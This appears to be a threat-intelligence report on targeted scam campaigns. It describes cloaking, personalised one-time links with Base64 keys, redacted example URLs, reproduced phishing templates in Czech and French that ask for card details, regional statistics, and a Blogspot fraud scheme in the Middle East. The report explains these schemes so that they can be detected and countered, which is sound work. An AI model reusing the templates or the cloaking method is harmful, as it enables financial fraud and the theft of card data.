
How long do you use the services of [redacted] Internet service provider?

Fig. 6. Examples of scam pages with a branded survey

Some users who believed the prize story and answered the questions ultimately lost their money. Messages about lotteries and surveys are one of the most popular scams, and they have become larger in scope and even more technologically sophisticated over the past years.

As part of targeted scams, a unique link is generated for each user. The link uses the potential victim's parameters (country, time zone, language, IP address, browser type, etc.) to display relevant content on the scam page. The link often opens a website with a survey, and completing it opens a phishing or scam resource where the victim is prompted to enter their bank card details or complete a transaction to, for example, pay for arranging their "prize." The victim never receives the prize, however, and their money and bank card data is stolen instead. To complicate investigations, scammers ensure that the personal link sent to the user **cannot be opened** by other users when shared or when any directory is accessed without the necessary cookie files.

How targeted scams works


Legal content.
E.g., safe legitimate websites
Messages sent to WhatsApp contacts
Redirect
Link visit. Multiple redirects
Subsequent redirect
Attraction of traffic
• Contextual advertising
• Ads on legal/illegal platforms
• SMS messages
• Mailouts
• Domains that sound similar to brands
• Links in calendars
• Links on social media
Cloaking
Collection of information (IP address, language, device), redirects to websites with content based on conditions (collected data)
Illegal content.
Scam website featuring a survey with a relevant template (language, brand, currency)
Redirection to another scam or phishing website or malware
Semi-legal content.
E.g., misleading websites, dishonest services

The scammers began by attacking companies, mostly in Russia, then Group-IB specialists discovered abuses against brands around the world, as well.

- In Singapore, users looking to visit the torrent tracker thepiratebay.cc were targeted with a personalized link that opened a fake website supposedly belonging to a Singaporean phone carrier (13,500 visitors per day).
- Fake surveys disguised as having been created by a major Russian retailer (6,500 visitors per day) tricked users into entering their personal details. The scammers' goal was to steal money (an average of $677 per victim in Russia), bonuses, or personal information. The link worked only once and only for a specific user, which is why the resource was difficult to detect and neutralize.

Such cases are not rare, and content disappears quickly. Still, Group-IB specialists managed to analyze the resource. It turned out that the problem was common and that such messages come from every part of the Russian segment of the Internet.

To distribute scam links, threat actors used all known tools: contextual advertising, ads on both legal and illegal platforms, bulk SMS messages, email campaigns, and typosquatting (registering domains nearly identical to official websites to capture traffic if users make typos when entering the real domain names). Less often, links were added to calendars and comments on social media posts that were receiving a lot of attention at the time.

Bulk SMS messages and email campaigns nearly always contained a short link with a description featuring information about a customer incentive program as part of which users could win expensive devices.

This was followed by what is known as **cloaking**, a popular technique that makes certain users see legitimate content while others see illegitimate content depending on the user parameters (IP address, language, device). The legitimate content is normal and does not pose a threat; it raises no suspicions with advertisers or Internet service providers. Illegitimate content, on the other hand, breaches advertising rules and is a serious threat to Internet users, especially if they are not careful.

Cloaking is banned by all advertising networks, but deceit as part of special programs is not detected quickly enough. Such ads can remain on websites for a very long time. In addition, this type of scam is distributed by more than one person— by more than one group of individuals, even. A large-scale network is involved. When scam accounts that distribute illegitimate content are blocked, new ones emerge immediately. This is just one reason why such schemes are very difficult to eliminate.

When users clicked on the link, they were redirected multiple times and ended up with something like this:

```
https://[redacted].site/s10xs/[redacted]/?osv=Windows%2010.0&isp=
[redacted]%20[redacted]&ip=[redacted]&key=eyJ0aW1lc3RhbXAiOiIxNTU0Mzg-
4MjYzIiwiaGFzaCI6IjIwZGQwM2I2Y2UxMDI1NzJhZWY1NDM0MTZhNzZ-
jODY2ZjIyYzZmZDgifQ%3D%3D&td=7ktpj.[redacted].com&bemobdata=c%3D-
227bad15-b386-42e0-911b-674575ed6cd8..a%3D0..b%3D0..e%
3D1554388262666418..c1%3D9627..c2%3D9254..c3%3D1554388262666418..r%3D
https%253A%252F%252[redacted].ru%252Fgoto%252F9254%252F44db6ebf9c%252F#
```

After some time, the link would change: the referrer (which shows what website the user has come from) was removed.

The links became less and less informative for analysis.

```
https://ca.[redacted].click/pr/i12/brand/[redacted]/?osv=Win-
dows%2010.0&isp=Chrome&tid=1aa56077-f400-4910-92c6-bb-
249266438d&key=eyJ0aW1lc3RhbXAiOiIxNjA3OTQzODExIiwiaGFzaCI6IjUzZGEx-
NmE3YWU5NzJmMTEyMTMyMDc2YzZiOGMyNTU4NDdlNDI3YjUifQ%3D%3D&td=t.
[redacted].click&bemobdata=c%3Df84cec94-089f-4dbd-8b13-2f9dde-
a20bb4..a%3D0..b%3D1#
```

Eventually the links became even shorter, which makes it much more complicated to analyze and respond to such violations. Links like the one below are extremely difficult (and sometimes even impossible) to explain to regulators.

```
https://eu.[redacted].click/cz/i12/brand/[redacted]/
```

Another problem in eliminating this type of scam is how the links work.

When users click on a banner, contextual ad, or malicious link in an email or text message, they do not end up on a static website straight away. They are first redirected to various resources where the user's data (such as geolocation, language, browser, and Internet service provider) is collected.

Based on that information, a final scam link is created automatically. This link, which includes a timestamp (data about a specific date and time), is individual: it only works once and only for a specific user.

This tactic presents several challenges for those fighting scams:


- It is less likely that such links will be detected.
- Response is much more complicated.
- The resource is active for longer.

The most interesting part is the content of fake websites— it can be anything. The page can mimic a randomly chosen brand or a brand that the victim uses regularly.

Such websites feature fake surveys supposedly created by major companies. Scammers promise a prize for completing the survey. After completing it, however, users are asked to fill out a form with their personal details in order to receive the prize. The requested data usually includes:

- Full name
- Email address
- Postal address and ZIP code
- Phone number
- Card number and expiration date
- CVV

Templates for such phishing websites differ:



iPhone 12
5G - GPS - fotoaparát s vysokým rozlišením

Požádejte o svůj iPhone 12

Níže zadejte svou e-mailovou adresu:

E-mail

POKRAČOVAT

ATTENTION:

Kvůli vysokému zájmu mezi tuto nabídku ukončíme za 1d 9h 37m 28s

Platíte pouze 25 Kč
Reálná hodnota 28500 Kč

Nyní se na tuto nabídku dívá 24 lidí
!

iPhone 12
5G - GPS - fotoaparát s vysokým rozlišením

Požádejte o svůj iPhone 12

Kam máme odeslat váš iPhone 12?

Jméno | Příjmení
Řádek adresy 1
Řádek adresy 2
Město | PSČ
Česká republika
Telefonní číslo

POKRAČOVAT

ATTENTION:

Kvůli vysokému zájmu mezi tuto nabídku ukončíme za 1d 9h 37m 7s

Platíte pouze 25 Kč
Reálná hodnota 28500 Kč

Nyní se na tuto nabídku dívá 24 lidí
!

iPhone 12
5G - GPS - fotoaparát s vysokým rozlišením

Platíte pouze 25 Kč

Přijímáme Visa a Mastercard

Číslo kreditní karty
01 | 2021
CVV/CVC

ZAPLATIT NYNÍ

Platíte pouze 25 Kč
Reálná hodnota 28500 Kč

Nyní se na tuto nabídku dívá 24 lidí
!

All-New Design


The most durable OLED screen with accurate, stunning colors, true blacks, high brightness, and a 1,000,000 to 1 contrast ratio.

GET IT NOW

Fig. 7. Phishing website templates

After obtaining the data, scammers can make purchases on online stores, sell the data on the black market, and register on online resources using the stolen online identity..

Sometimes they ask the user to transfer a certain sum, for example as a trial payment or as tax for the prize.



Apple iPhone 11 Pro Max

PRIX €2.00

Continuez

Apple iPhone 11 Pro Max

PRIX €2.00 RRP: 1.145.00 €

Choisissez votre capacité

64 Go | 256 Go | 512 Go

Choisissez votre couleur

Taille: 256 Go Couleur: Gris sidéral

.asdasd

asdasd

asdasd

1231 asdasd

415151514

ewgenyi.1979@mail.ru

Continuez

- **Écran:** Écran OLED Super Retina XDR 5,8 pouces
- **Résistance à l'eau:** Résistant à la poussière et à l'eau (jusqu'à 4 mètres pendant 30 minutes maximum, IP68)
- **Sistema de cámara Pro:** Triple appareil photo avec ultra grand-angle, grand-angle et téléobjectif 12 Mpx

VALIDATION SÉCURITAIRE

Veuillez compléter les details suivants

Cartes de crédit acceptées:

Numéro de carte: 0000 0000 0000 0000

Date d'expiration: 01 21

CVV: XXX < 3 chiffres au dos de votre carte

Confirmer

Certificat SSL

Paiement sécurisé

Go4TheMusic.com

Montant à payer €2.00

GO4THEMUSIC.COM+441752982154

Toute demande de remboursement doit être effectuée en contactant le service à la clientèle. Aucun remboursement ne sera effectué pour des abonnements partiellement utilisés. Toute annulation concernant une charge récurrente doit être en concordance avec notre section 8 - Annulation. Go4TheMusic.com se réserve le droit d'évaluer les demandes de remboursement, à sa discrétion. La décision de rembourser une charge n'insinue pas l'obligation de rembourser d'autres charges subséquentes. Toute charge créditée par Go4TheMusic.com pour quelque raison, sera remboursée par la méthode de paiement utilisée pour la transaction originale. Go4TheMusic.com ne créditera aucune charge par argent comptant.

Tous les nouveaux clients participent au tirage au sort du produit promotionnel indiqué. L'heureux gagnant sera contacté directement par e-mail. Cette offre spéciale s'accompagne d'une période d'essai de 4 jours pour un service d'abonnement affilié. Passé ce délai, les d'abonnement (31.50 EUR tous les 14 jours) seront automatiquement prélevées sur votre carte de crédit. Si, pour une raison quelconque, vous n'étiez pas satisfait(e) du service, vous pourrez résilier votre compte dans un délai de 4 jours. Ce

Fig. 8. An end page after a scam survey

Individual links are dangerous not just because of phishing pages. They can involve other monetization methods, malware, direct money withdrawals, and registrations for paid subscriptions.

Countries whose brands are most often attacked

Like many successful large-scale illegal undertakings, targeted scams emerged in Russia and then spread worldwide. At the time of writing, this type of scam has been seen in more than **90 countries,** with over **120 brands** used as bait.

Threat actors are particularly interested in major telecommunications companies, which are leaders in given countries and account for more than 50% of all targeted brands.

The number of potential victims is huge. Fake survey websites are visited by more than **5,000** people per day on average. Group-IB experts estimate that losses could amount to as much as **$80 million per month***. In addition, users have their personal data stolen and risk their devices being infected with malware.

Based on the templates discovered, the regions most often targeted by targeted scams are Europe (36.2%), Africa (24.2%), and Asia (23.1%).

Regions vulnerable to targeted scam campaigns

Region	%
Europe	36
Africa	24
APAC	23
South and Latin America	8
Middle East	7
North America	2

Country	%
India	42
Thailand	7
Indonesia	4
Europe	17
Other	30

Industry	%
Telecommunications	56
E-commerce	23
Retail	12
Media and gaming	5
Electronics manufacturers	2
Other	2

This information was uncovered because the servers on which such resources were hosted divide all templates by country.

In other words, each template on a server is in a folder related to a given country. One brand could be used multiple times, with each folder having a different language depending on the country.

Data about the source of traffic, broken down by country, was collected for each end resource containing scam content. The main sources of traffic for such resources are India (42.2%), Thailand (7%), and Indonesia (4.4%).

* The calculation formula is as follows: number of websites * minimal website visitor conversion rate * average sum stolen on a phishing resource. Calculations were made once for each country.

In general, the geography and number of brands involved in this scam are vast in scope. Most companies are well-known international brands, and the list includes at least half of all countries.

There is at least one template for each country. On average, at least three well-known brands are used for each country.

Brands are sometimes used more than once, but the language of the template is different. The scam involves **over 120** unique brands in total.

The most common template used in the scam is a promise to receive a prize for taking part in a survey: a MacBook, Sony PlayStation 5, iPad Pro, or the latest Apple and Samsung phones.

Structure of targeted links

Targeted links can be divided into several parts.

In the first part of the link, users are sent to a directory on a website that is used to store the material tailored depending on available information (such as their country, location, brand).

Below are examples of links with various directories:

```
https://[redacted].click/rs/122/1/33/?track=go.[redacted].
click&key=eyJ0aW1lc3RhbXAiOiIxNjI2MDkxMzE4IiwiaGFzaCI6IjR-
jNjdmMWVhZjYwNzc0NTA5ODNjNmVlMDgxYmQxM2E2YWU5NWNhZjAifQ%3D%3D&be-
mobdata=c%3D448f750d-40b8-49d1-8426-e09bef4d3f38..l%3D54032268-0e90-
420a-b4f2-bffd0954d0ae..a%3D0..b%3D0..r%3Dhttps%253A%252F%252Fwww.
google.com%252F#
```

```
https://sg.[redacted].click/kr/i12/brand/
[redacted]/?ts=08e29a07-b84a-41cf-a9c0-1cb114072fbc&camp=&-
zone=&landid=22b8a4d3-9ef6-496e-bf40-a48c5e1fff2d&osv=Windows%20
10.0&isp=[redacted]%20[redacted]&tid=08e29a07-b84a-41cf-a9c0-1cb-
114072fbc&key=eyJ0aW1lc3RhbXAiOiIxNjI2MDk2MTUwIiwiaGFzaCI6IjJhN-
jllZWU1YmI1ZjViZTJiODgwODJmMDA4NDk3YjRjMGQwODE3M2MifQ%3D%3D&td=t.
[redacted].click&bemobdata=c%3D9265ab6c-bff5-4bf2-85fc-7bc1dbb-
4daa9..l%3D22b8a4d3-9ef6-496e-bf40-a48c5e1fff2d..a%3D0..b%3D1#
```

The link can contain information about the device's operating system, browser, IP address, etc.

The track is usually the domain of the initial smart link, where cloaking starts and which is almost always a legal platform.

Next is a Base64-encoded key, which contains a timestamp and hash. These parameters are used to identify each particular user.

Below are examples of links with different hashes:

```
https://[redacted].click/it/s20i11/[redacted]/?osv=Windows%2010.0&isp=
[redacted]%20Telecom&tid=1aa56077-f400-4910-92c6-bb249266438d&key=ey-
J0aW1lc3RhbXAiOiIxNjA4MTA2MDg3IiwiaGFzaCI6IjdiNGY3YmJkMzhkMzVkMDg4OD-
djYzdlMWY2Mzk5NWZjZGNlZmQxMzEifQ%3D%3D&td=t.[redacted].click&bemob-
data=c%3D23150be1-e444-4aa1-b631-33e989cb3f2d..a%3D0..b%3D0#

key = {«timestamp»:»1608106087»,»hash»:»7b4f7bbd38d35d08887cc7e1f-
63995fcdcefd131»} - via base64 encoding
```

```
https://nsg.[redacted].click/au/20/1/2/?track=go.[redacted].
click&key=eyJ0aW1lc3RhbXAiOiIxNjI2MDkwNTk2IiwiaGFzaCI6IjJhYjY5ZmU2Z-
DU0ZjE0MGJmYzI3YjMyN2I1NzdlMTdhYWFlMjc1MDUifQ%3D%3D&bemobdata=c%3D-
becb4768-3b61-47b9-8dd8-a6633197096b..l%3D2b5bb6f7-cd86-49e5-afb6-
013d10a5ea16..a%3D0..b%3D0..r%3Dhttps%253A%252F%252Fwww.google.
com%252F#

key = {“timestamp”:”1626090596”,”hash”:”2ab69fe6d54f140bfc27b-
327b577e17aaae27505”} - via base64 encoding
```

The last element in the link is a blob link. If we combine it with the track, we can visit the page with the content— along with a little luck, given that we need the correct user agent and IP address.

Associated resources

Group-IB specialists discovered at least **60 domain name networks** where targeted links are created. On average, each network has more than 70 domain names.




Fig. 9. A graph with the structure of domain names

The largest network discovered contains **232 domain names**. It is possible that not all the websites are currently active. A large number of domain names is created in order to quickly move traffic to another domain name if an active resource is blocked. This way scammers ensure that their scheme continues to operate.

Often, a large number of domain names within a network does not mean that the network is the most visited.

The screenshot below shows a network with 51 domain names used to host targeted links. This is one of the most visited networks discovered by Group-IB experts.




Fig. 10. A network of resources involved in targeted links

On average, around **4,640 people** per day click on the targeted links featuring the domain finalopnon.click, which suggests that scammers actively attract traffic and ensure that their work is not disrupted if the website is blocked.

The domain names within that network are visited by **330,993 people** daily — an average of **6,620 people** per domain name. This means that nearly 10 million people per month are deceived by scammers in that network alone.

Risks for brands and users

Targeted scams pose risks not just for users but also brands. Companies suffer reputational and financial losses: a user that has been tricked by an impersonated brand once is less likely to engage with that brand in the future.

There are many other risks that are difficult to predict. For example, a platform may have accounts stolen on a large scale, which are then used to launder money. If such an incident is investigated, the company's reputation could be hit hard, with regulators imposing a fine on the company.

When advertising networks buy or sell illegal traffic, they put their reputation— and consequently their customers and revenues— at risk.

Fraudulent Schemes on a Blogging platform (the Middle East)


In spring 2021, Group-IB's Digital Risk Protection (DRP) analysts detected a fraudulent scheme on the popular blogging platform **Blogspot**. The scheme was aimed at users from Arabic-speaking countries in the Middle East. The threat actors illegally used more than 130 popular brands from all over the world and various industries: telecom, retail, entertainment industry, etc.

Overall, Group-IB analysts identified more than **4,300** fraudulent **Blogspot** pages, and all were registered by a group that comprises more than **100** accounts.

The scammers used a tried-and-tested scheme: using bait in the form of giveaways from famous brands, cash prize draws from celebrities, and job competitions from government organizations. The threat actors stole credentials and attracted traffic to other fraudulent websites. More than **500,000** Internet users per month visited the websites in question.

How the scheme works


Victims fall for the bait when they agree to take part in what appears to be a promotional campaign organized by a famous brand, government organization, or celebrity in order to win a prize or cash or be offered a job for participating in a survey or for playing a round of Wheel of Fortune.



[redacted]
1 April 2020 ·

رابط احتيالي
احذر..
👇👇
* عاجل لجميع الأردنيين🇯🇴 تشجيعاً للبقاء في المنزل شركات الاتصال الأردنية [[redacted]] تقدم
رصيد مجاني بقيمة ١٢ دينار لجميع المواطنين , سارع واحصل على رصيدك قبل إنتهاء العرض من هنا -> *
[redacted] : https://bit.ly/[redacted]
[redacted] : https://bit.ly/[redacted]
[redacted] : https://bit.ly/[redacted]

Fig. 11. A social media post with a link to a fraudulent blog



